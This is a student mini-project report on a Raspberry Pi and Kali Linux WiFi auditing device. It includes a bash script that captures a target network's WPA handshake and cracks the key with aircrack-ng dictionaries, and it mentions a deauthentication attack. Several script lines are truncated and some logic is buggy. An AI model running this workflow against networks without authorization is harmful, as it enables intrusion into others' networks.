MINI PROJECT - 2
VIth **Semester (CBGS)**
Report

Network Threat Monitoring System

Submitted in partial fulfillment of
the requirements of the term work for subject MINI PROJECT - 2

Submitted by

Roll No	Names of Students
2015110036	Nikhil Pinto
2015110042	Sai Prathik
2015110043	Vidushi Razdan

Under the guidance of
Prof. Pawankumar Fakatkar

Department of Electronics Engineering
Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
Munshi Nagar, Andheri(W), Mumbai-400058
University of Mumbai

Academic Year 2017-18

CERTIFICATE

This is to certify that the project titled **"Network Threat Monitoring System"** has been completed successfully by **Nikhil Pinto,Sai Prathik,Vidushi Razdan** under the guidance of **Prof. Pawankumar Fakatkar**

Certified by

Prof. Pawankumar Fakatkar
Project Guide

Dr. R.G Sutar
Head of Department

Dr. Prachi Gharpure
Principal

Department of Electronics Engineering
Sardar Patel Institute of Technology
Munshi Nagar, Andheri(W), Mumbai-400058
UNIVERSITY OF MUMBAI
2017-2018

CERTIFICATE

This is to certify that this is a bonafide record of the project presented by the students whose names are given below during Semister V in partial fulfilment of the requirements of the degree of Bachelor of Engineering in Electronics Engineering.

Roll No	Names of Students
2015110036	Nikhil Pinto
2015110042	Sai Prathik
2015110043	Vidushi Razdan

External Examiner

(signature)

Name:

Date:

Internal Examiner

(signature)

Name:

Date:

Seal of the Institute

Abstract

There has been tremendous growth of wireless communication services over the last decade due to their ease of accessibility, mobility and flexibility. Due to the release of the restrictions of physical boundaries, Wireless Local Area Networks (WLANs) have been extensively deployed worldwide. The universality of these networks ranges from homes, business, online banking,social networking, cafes, military, and research sectors to many more. Due to open access of the shared wireless medium, existing studies reveal that WLANs are susceptible to several attacks such as sniffing, spoofing, eavesdropping, denial of service and man in the middle attack; hence provisioning of the security in these networks is a major research challenge.

Acknowledgement

We feel privileged to thank Prof. Pawankumar Fakatkar, our project guide for providing all support needed for successful completion of project. We would like to express our gratitude towards his encouragement, support and guidance throughout the project.
Last but not the least; we would also like to express our thanks to all the helping hands which directly or indirectly helped us in project analysis and design.

Contents

1 Introduction **1**

2 Literature Review **2**
2.1 Need For Wireless Network Security 2
2.2 Relevance of the Project 3
2.3 Wireless Network Audits using Open Source tools 3
2.3.1 Open Source Tool used 3

3 Project Objectives **4**

4 Theory **5**
4.0.1 Kali Linux OS 5
4.0.2 Raspberry Pi3 5
4.0.3 Kali Linux on Raspberry Pi3 6
4.0.4 Wardriving with Kali Linux and RPi 6
4.0.5 WiFi Legal Issues / The Legality Of Wardriving 6
4.0.6 Virtual Private Networks 7
4.0.7 Service Set Identifier (SSID) 7
4.0.8 Wireless Security Protocols 7
4.0.9 Kismet 8

5 System Design **9**

6 Softwares **11**

7 Simulation & Experimental Results **17**

8 Conclusions **27**

List of Figures

5.1 System Flowchart 10

7.1 Kismet GUI 18
7.2 Kismet GUI 19
7.3 Identifying the Wireless Router Manufacturer 19
7.4 Aireplay attack causing re-connection of clients to the network 20
7.5 Handshake captured due to Aireplay Attack 21
7.6 Dictonary Brute force using Aircrack-ng 22
7.7 Key Captured 23
7.8 Splash Screen of the App 24
7.9 Opening Screen of the App 25
7.10 Display Score and Demographics 25
7.11 Score Demographics in detail 26
7.12 Previous Audits 26

Chapter 1

Introduction

Penetration testing is a significant concept on individual, organizational,and institutional levels, because penetration testing identifies vulnerabilities and security weaknesses on a network or web applications. The Raspberry Pi,even with its small size, has a variety of ports for input and output and has strong penetration testing capabilities, especially when utilizing the Kali Linux OS. Kali Linux is one of the most popular penetration testing platforms used by security professionals, hackers, and researchers around the world, and risk testing. This project focuses on exploiting vulnerabilities in web applications and using those vulnerabilities for privilege escalation. Despite advancement in computer firewalls and intrusion detection systems, wired and wireless networks are experiencing increasing threat to data theft and violations through personal and corporate computers and networks. The ubiquitous WiFi technology which makes it possible for an intruder to scan for data in the air, the use of crypto-analytic software and brute force application to lay bare encrypted messages has not made computers security and networks security safe more so any much easier for network security administrators to handle.

Chapter 2

Literature Review

Digitization has transformed our world. How we live, work, play, and learn have all changed. Every organization that wants to deliver the services that customers and employees demand must protect its network. Network security also helps you protect proprietary information from attack. Network security threats are a growing problem for people and organizations the world over, and they only become worse and multiply with every passing day.

2.1 Need For Wireless Network Security

If your wireless network is unsecured or open, an intruder can easily gain access to your internal network resources as well as to the Internet, all without your consent. Once the intruder has access to your network, he/she can use it for a variety of operations, such as:

- To steal your Internet bandwidth.
- To perform disruptive or illegal acts.
- To steal your sensitive information.
- To perform Denial-of-Service (DoS) attacks to make the network unusable by sending out false requests.
- To infect the network with malicious threats.

2.2 Relevance of the Project

Since we have already learned about the reasons as to why we need a secure wireless network, therefore making it important to have a system that not only monitors a given wireless network, but also provides a detailed description of each and every parameter such as Encryption Type, SSL, Range of WiFi ,Password Strength, Frequency of changing the password, Manufacturer of router, Timing of availability of network,etc of a given wireless network and hence informing the user about the security status of network in terms of 'Secure', 'Moderately Secure' and 'Not Secure'.

2.3 Wireless Network Audits using Open Source tools

This talks about many existing tools to enable security professionals to do WiFi networks surveys, ranging from "Free" Open source tools, to sophisticated products. The intention of this paper is to show that Open Source tools are particularly well-suited for doing survey of WiFi and details a practical setup and the capabilities it offers.

2.3.1 Open Source Tool used

Kismet is an 802.11 wireless network sniffer - this is different from a normal network sniffer (such as Ethereal or tcpdump) because it separates and identifies different wireless networks in the area. Kismet works with any 802.11b wireless card which is capable of reporting raw packets (rfmon support), which include any prism2 basedcard (Linksys, D-Link, Rangelan, etc), Cisco Aironet cards, and Orinoco based cards.Kismet also supports the WSP100 802.11b remote sensor by Network Chemistry and is able to monitor 802.11a networks with cards which use the ar5k chipset.

Chapter 3

Project Objectives

The objectives of the project, Network Threat Monitoring System are articulated based on requirements and required goals.

- The overall goal of this project is to experience aspects of information security using the Raspberry Pi and the Kali Linux OS. This Project will consist of constructing a hacking arsenal and penetration testing,using open source software
- This project will be able to look at the passive detection of wireless network capability of kismet and how it functions and comparing it with the default windows network shell ability to detect wireless networks to determine the vulnerability and to classify them as Secured and Not Secured Networks.
- The Project will also investigate and demonstrate the working of the versatile tool 'Aircrack-ng' to Monitor, Attack and Crack keys of Wireless Networks.
- To make a complete auditing device where the consumers have way to assess the security of a Wireless Network prior to interacting with it.
- The overall objective of this project is to make cashless transactions over a Wireless Network more secure and efficient.

Chapter 4

Theory

Advanced network monitoring and threat detection are now a necessity in order to keep organizations defended against the security risk posed by todayâs adversaries. The various technologies offering advanced intrusion detection have become increasingly complex and it can be difficult interpret the output of these systems. Breaches can often go undetected for up to two hundred days, and once they are discovered it can take over forty working days to resolve the issues. It is therefore essential that breaches be detected as soon as they happen â or better yet, avoided altogether. Having resources on hand to deal with an attack is virtually impossible for many organizations.

4.0.1 Kali Linux OS

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.
Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Kali Linux is specifically tailored to the needs of penetration testing professionals, and therefore all documentation on this site assumes prior knowledge of, and familiarity with, the Linux operating system in general.

4.0.2 Raspberry Pi3

The Raspberry Pi 3 is the latest version of the Raspberry Pi computer. The Pi isn't like your typical machine, in its cheapest form it doesn't have a case, and is simply a credit-card sized electronic board – of the type you might find inside a PC or laptop but much smaller. You can use the Pi 3 as a budget desktop, media center, retro games console, or router for starters. However that is just the tip of the iceberg. There are hundreds of projects out there, where people have used the Pi to build tablets, laptops, phones, robots, smart mirrors, to take pictures on the edge of space, to run experiments on the International Space Station – and that's without mentioning the wackier creations.
The quad-core Raspberry Pi 3 is both faster and more capable than its predecessor, the Raspberry Pi 2. For those interested in benchmarks, the Pi 3's CPU–the board's main processor–has roughly 50-60 percent better performance in 32-bit mode than that of the Pi

2, and is 10x faster than the original single-core Raspberry Pi (based on a multi-threaded CPU benchmark in SysBench). Compared to the original Pi, real-world applications will see a performance increase of between 2.5x–for single-threaded applications–and more than 20x–when video playback is accelerated by the chip's NEON engine.
Unlike its predecessor, the new board is capable of playing 1080p MP4 video at 60 frames per second (with a bitrate of about 5400Kbps), boosting the Pi's media center credentials. That's not to say, however, that all video will playback this smoothly, with performance dependent on the source video, the player used and bitrate.
The Pi 3 also supports wireless internet out of the box, with built-in Wi-Fi and Bluetooth.

4.0.3 Kali Linux on Raspberry Pi3

When you combine the Raspberry Pi and Kali Linux together, you get a super-portable network testing machine that you can bring with you anywhere.

4.0.4 Wardriving with Kali Linux and RPi

Linux is the most robust operating system for wardriving. Linux makes it possible for wireless cards that support RFMON to be put on monitor mode, which makes passive scanning possible. Configuring Linux to wardrive used to be very a difficult process that involved both kernel configuration and network card driver patching. This is no longer so, as of the 2.6.16 kernel revision, it is possible to build a Linux kernel with all of the support you need compiled into it.

4.0.5 WiFi Legal Issues / The Legality Of Wardriving

According to the Federal Bureau of Investigation (FBI), it is not illegal to scan access points; however, once a theft of service, a denial of service (DOS), or a theft of information occurs, it becomes a federal violation The UK passed a new law against cyber crime. The law targets DoS (Denial of Service) attackers with punishments up to 10 years in prison. The law clarifies Britain's Computer Misuse Act, because the old legislation did not address DoS attacks specifically. The original act only mentioned penalties for modifying content on a computer without authorization. Because of the ambiguity in the old law, teenager David Lennon was cleared of all charges after being accused of sending his former boss 5 million emails. From June 1, 2007, Sweden bans all website attacks, like DoS attacks. Sweden calls it a crime to program computers to automatically click on the same page thousands of times. This comes in response to the attacks on the Swedish national police website and other government websites. Attackers can be found guilty and receive up to 2 years in prison. The new law declares both automatic and manual DoS attacks illegal. Prosecutors will have to show the court that the attack was of criminal intent and that it was intended to damage a computer system. Simply trying to launch an attack is also to be considered criminal act.

4.0.6 Virtual Private Networks

Virtual Private Networks are a cost effective way to extend LAN over the internet to remote networks and remote client computers. VPNs use the internet to route LAN traffic from one private network to another by encapsulating the LAN traffic in IP packets. The encrypted packets are unreadable by intermediary internet computers and can contain any kind of LAN communications, including files and print access, LAN e-mail, Remote Procedure Calls, and clients/server database access.

4.0.7 Service Set Identifier (SSID)

Service Set Identifier is a configuration that makes it possible for a wireless network to be identified. Access to a network is only possible when the client SSID for a WLAN card is matched with the SSID of an access point that is to be connected with. An SSID can have up to 32 characters and it is case sensitive. SSID can be broadcast or non-broadcast: Neighboring client computers can see what the name of an SSID is when broadcast is enabled (BSS) and non-broadcast when SSID is hidden as in âprobe networksâ or no ssid. A cloaked SSID can be detected by software like Kismet which has RFMON capability and can look into wireless data frames to extract the SSID. Extended Service Set Identifier (ESS) is when multiple access points connected to the same wired network are setup to have the same SSID. Sharing the same SSID with other access points connected to the same wired network whether owned by a different entity or by the same entity can become an issue in that end user device can connect to the wrong SSID.

4.0.8 Wireless Security Protocols

WEP / WPA, CCMP, TKIP, AES, WPA2

Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA)/WPA2 are wireless security protocols. Security policy settings on an access point are essential, considering the fact that intruders who can pick up beacon frames from broadcast/non-broadcast SSIDs, can attempt to penetrate a network for malicious purposes.

WEP (Wired Equivalent Privacy)

WEP uses the RC4 cipher algorithm for confidentiality and the CRC-32 checksum for integrity. It provides no authentication mechanism. The Airodump-ng / Aireplay-ng / Aircrack-ng wireless cracking software package can be used to easily crack a WEP key in a couple of minutes even when no data is exchanged between an access point and a client. When no data is exchanged between a client and the AP, Aireplay-ng forces the AP to generate traffic which will be captured and used by Aircrack-ng to crack the key. Only a few wireless cards. Aircrack-ptw released in April 2007 and included in Aircrack-ng dramatically reduced the amount of data capture possible before the WEP key can be cracked.

WPA/WPA2 (Wi-Fi Protected Access)

WPA improved by TKIP was created before the 802.11i security standard (WPA2) to provide an immediate solution following dramatic security issues with WEP. The new security standard, WPA 802.11i or WPA2 was then ratified in June 2004 and fixes all WEP weaknesses. WPA2 is divided into three main categories:

(a) TKIP:Temporary Key Integrity Protocol
TKIP is a short-term solution that fixes all WEP weaknesses. It provides a re-keying mechanism and per packet key mixing. Contrary to what is generally indicated by network administrators or even manufacturers, It does not provide confidentiality, but it does provide integrity as it is not a cipher algorithm. The RC4 cipher algorithm is used with TKIP. TKIP provides the advantage of not to being forced to update the Wireless hardware compared to the one used for WEP. TKIP is used with WPA.

(a) AES-CCMP: Advanced Encryption Standard - Counter Mode CBC-MAC Protocol
CCMP uses AES as its cryptographic algorithm. (AES is the successor of DES) CCMP provides integrity and confidentiality. AES-CCMP requires more computing power than TKIP in migrating from WEP to WPA2 new hardware. Since around 2005/2006, all the good Wireless AP or clients supports WPA2. AES-CCMP is used with WPA or WPA2 and is the only choice for WPA2.

4.0.9 Kismet

Kismet application is an open source wireless network analyzer running on Linux, UNIX and Mac OS X, It is not supported by windows OS. Kismet is a passive sniffer used to detect any wireless 802.11a/b/g protocol complaint networks, even when the network has a non broadcasting hidden SSID (Secure Service set Identifier). Kismet can discover, log the IP range of any detected wireless network and report its signal and noise levels. It can sniff all management data packets from detected networks. Kismet can be used to locate, troubleshoot and optimize signal strength for access points and clients, as well as detect network intrusions.

Kismet Client And Kismet Server

The kismet protocol is used by the kismet server and kismet client to control the server and its capture sources. Kismet server is controlled from the kismet.conf files located in /usr/local/etc directory. The kismet.conf is where most of the kismet server configuration is done. Here the wireless adapter or Source is configured on the client computer and or , configured to indicate that the drone is of a remote source like kismetdrone, while using special service port like port 3501. Another kismet protocol is the kismet drone/kismet server protocol used by the kismet server to communicate with a remote drone. Here configuration changes can be made in the kismetdrone.conf file, by modifying the Source and allowedhost files to suit the end users network segment and drone type and version.

Chapter 5

System Design

The flowchart explains the whole process step by step ,starting from SSID that has to be audited till displaying the cumulative score on the App.



Figure 5.1: System Flowchart

Chapter 6

Softwares

The following Bash script was developed to automate the entire process.

```
#Contributors: Sai Prathik, Nikhil Pinto, Vidushi Razdan
#@uthor 1: Sai Prathik
#@uthor 2: Nikhil Pinto

#The entire shell script of our project titled
#"Network-Threat-Monitoring-System"


#!/bin/bash


#A custom timeout function created to kill a
#process after a specific amount of time.
#This is helpful since a there are a
#lot of processes that run indefinitely and
#the requirement of the process is only for a short amount of time.
#Hence in shell script this is used as an alternative to Ctrl + C.

custom_timeout() {
  time=$1

  command="/bin/sh -c \"$2\""

  expect -c "set echo \"-noecho\"; set timeout $time; spawn -noecho $comman

  if [ $? = 1 ] ; then
    echo "Timeout after ${time} seconds"
  fi

}
```

```
echo "Enter the SSID in quotes"
read i
#i --> Wifi Name
#echo "$i"

#The output file of kismet is always stored in a standard format.
#Thus to extract only the required information we first
#find the SSID of the entered network and then
#navigate up and down by a fixed
#distance to get the parameters. As the file is always stored in a standard
#form, the distance from the SSID does not change. Thus the
#below variables store the #location (Line number) of each parameter for la

slash="/"
#location of BSSID, required for aircrack-ng
loc="/{ print NR-3}"
addr=$slash$i$loc

#location of Channel, required for aircrack-ng
loc2="/{ print NR+10}"
addr2=$slash$i$loc2

#location of Manufacturer, one of the parameters in the score model
loc3="/{ print NR-7}"
addr3=$slash$i$loc3

#location of Encryption2, one of the parameters in the score model
loc4="/{ print NR+8}"
addr4=$slash$i$loc4

#location of WPA Version, one of the parameters in the score model
loc5="/{ print NR+7}"
addr5=$slash$i$loc5


#Kill all background processes before starting Kismet
killall NetworkManager
killall NetworkManagerDispatcher
killall wpa_supplicant
killall avahi-daemon

#echo "test1"
#Start Kismet and Run it for 30 seconds
custom_timeout 30 "kismet_server daemonize"

#Sleep for another 10 seconds after aborting Kismet
sleep 10
```

```
#Kismet caputres information of various networks within
#suitable range. From all the numerous networks we need to read only
#the parameters of the required Wifi Network and filter out the rest.
#Thus we read only the required parameters of the
#entered SSID and save each parameter to a text file for processing.
while read l
do
        echo $l
done < <(awk "$addr" Kismet-1.nettxt)
#save the required String at line number = addr to variable
temp=( $(awk "$addr" Kismet-1.nettxt) )

#write the String to a .txt file
sed -n "$temp"p Kismet-1.nettxt > bssid.txt

#get entire string after ':' i.e save only the value
bssid=( $(sed 's/[^,:]*://p' bssid.txt | head -1) )
echo "BSSID $bssid"

#Repeat process for other parameters
temp1=( $(awk "$addr2" Kismet-1.nettxt) )
sed -n "$temp1"p Kismet-1.nettxt > channel.txt
channel=( $(sed 's/[^,:]*://p' channel.txt | head -1) )
echo "Channel $channel"

temp2=( $(awk "$addr3" Kismet-1.nettxt) )
sed -n "$temp2"p Kismet-1.nettxt > manufacturer.txt
manufact=( $(sed 's/[^,:]*://p' manufacturer.txt | head -1) )
echo "Manufacturer $manufact"

temp4=( $(awk "$addr4" Kismet-1.nettxt) )
sed -n "$temp4"p Kismet-1.nettxt > encryption2.txt
ep2=( $(sed 's/[^,:]*://p' encryption2.txt | head -1) )
echo "Encryption2 $ep2"

temp5=( $(awk "$addr5" Kismet-1.nettxt) )
sed -n "$temp5"p Kismet-1.nettxt > open.txt
open_encryption=( $(sed 's/[^,:]*://p' open.txt | head -1) )
#echo "WPA Version $open_encryption"


#Start airodump-ng which monitors available networks and run
#for 10 seconds
custom_timeout 10 "airodump-ng wlan0mon"

#Using acquired data from Kismet start airodump-ng for 10 seconds
```

```
# for the required BSSID to capture the WPA Handshake
custom_timeout 10 "airodump-ng -c $channel -w /root/six --bssid $bssid wlan

#After capturing the handshake, use aircrack to crack the password using
#different dictionaries and save the result in a text file.
#First use a dictionary consisting of only vowels.
aircrack-ng -w /root/Desktop/mini_project/crunch.txt /root/six-01.cap | tee

#Check if password is cracked
cat password.txt | grep -q "KEY"

if [ $? = 0 ]; then
        keyfoundvar=1
        echo "Key 1 Found"
else
        keyfoundvar=0
        echo "Key 1 Not Found"
fi
sleep 5

#If not cracked, try another dictonary of numbers
aircrack-ng -w /root/Desktop/mini_project/crunch_1to5.txt /root/six-01.cap
cat password2.txt | grep -q "KEY"

if [ $? = 0 ]; then
        keyfoundvar2=1
        echo "Key 2 Found"
else
        keyfoundvar2=0
        echo "Key 2 Not Found"
fi
sleep 5

#If not cracked, try another dictonary of alpha-numeric values.
aircrack-ng -w /root/Desktop/mini_project/abc123.txt /root/six-01.cap | tee
cat password3.txt | grep -q "KEY"

if [ $? = 0 ]; then
        keyfoundvar3=1
        echo "Key 3 Found"
else
        keyfoundvar3=0
        echo "Key 3 Not Found"
fi
```

########################SCORE MODEL###

```
#Check the type of encryption employed by the Wifi and give the score acco
Encrypt=0
weight_encrypt=5
#Encryption = "$ep1"
if [ "$ep2" == "WPA+AES-CCM" ]; then
        Encrypt=$( expr 4 \* $weight_encrypt )
        elif [ "$ep2" == "WPA+PSK" ]; then
        Encrypt=$( expr 3 \* $weight_encrypt )
        elif [ "$ep2" == "WPA+TKIP" ]; then
        Encrypt=$( expr 2 \* $weight_encrypt )
        elif [ "$ep2" == "WEP" ]; then
        Encrypt=$(  expr 1 \* $weight_encrypt  )
        else
        Encrypt=0
fi
echo "Encryptionscoreis$Encrypt"

#Check if the key is cracked and using which dictionary
# it's cracked and give the score accordingly
KEY=0
key_weight=2
if [ "$keyfoundvar3" == 1 ]; then
        KEY=$( expr 3 \* $key_weight )
        elif [ "$keyfoundvar1" == 1 ]; then
        KEY=$( expr 2 \* $key_weight )
        elif [ "$keyfoundvar2" == 1 ]; then
        KEY=$( expr 1 \* $key_weight )
        elif [ "$open_encryption" == "None" ]; then
        KEY=0
        else
        KEY=30

echo "KeyStrengthis$KEY"
fi

#Check the make of the Wifi Router used
Manufact=0
weight_manufact=1

if [ "$manufact" == "Cisco" ]; then
        Manufact=$( expr 5 \* $weight_manufact )
        elif [ "$manufact" == "D-link" ]; then
        Manufact=$( expr 4 \* $weight_manufact )
        elif [ "$manufact" == "Netgear" ]; then
        Manufact=$( expr 3 \* $weight_manufact )
        elif [ "$manufact" == "TP-lnk" ]; then
```

```
        Manufact=$(  expr 2 \* $weight_manufact  )
        else
        Manufact=0
fi
echo "Manufacturerscoreis$Manufact"

#Predefined and it checks if the Wifi signal is
#detected within the organization itself
Range=10
echo "Rangescoreis$Range"

#Checks if the Wifi is opearated only during
# working hours and turned off otherwise.
Timing=15
echo "Timingscoreis$Timing"

#
Checks how frequently the Wifi password is changed
Frequency=10
echo "Frequencyscoreis$Frequency"

#SNR=0
#echo "SNRscoreis$SNR"

#Checks the security encryption of a website
SSL=10
echo "SSLscoreis$SSL"


#Calualtes the total score and classifies it
# into 3 categories accordingly
total_score=$( expr $Encrypt + $KEY + $Manufact + $Range + $Timing + $Frequ
if (( $total_score >= 85 )); then
        security="Secure"
        elif (( $total_score >= 60 )); then
        security="Moderately Secure"
        else
        security="Not Secure"
fi

sleep 5

#restart the background processes that were killed at the beginning.
# Connect to the Wifi network again.
service network-manager restart
```

Chapter 7

Simulation & Experimental Results

The entire process was carried out by placing the Raspberry Pi in a remote location in proximity to the the target wireless network.

The RPi was controlled using Tightvnc server by establishing SSH (Secure Shell)

The results were sent to an Android App through the Apache2 Web Server.

The following are the simulation resuts



Figure 7.1: Kismet GUI

Kismet tool is depicted showing various wireless networks in close proximity of the remotely placed RPi device

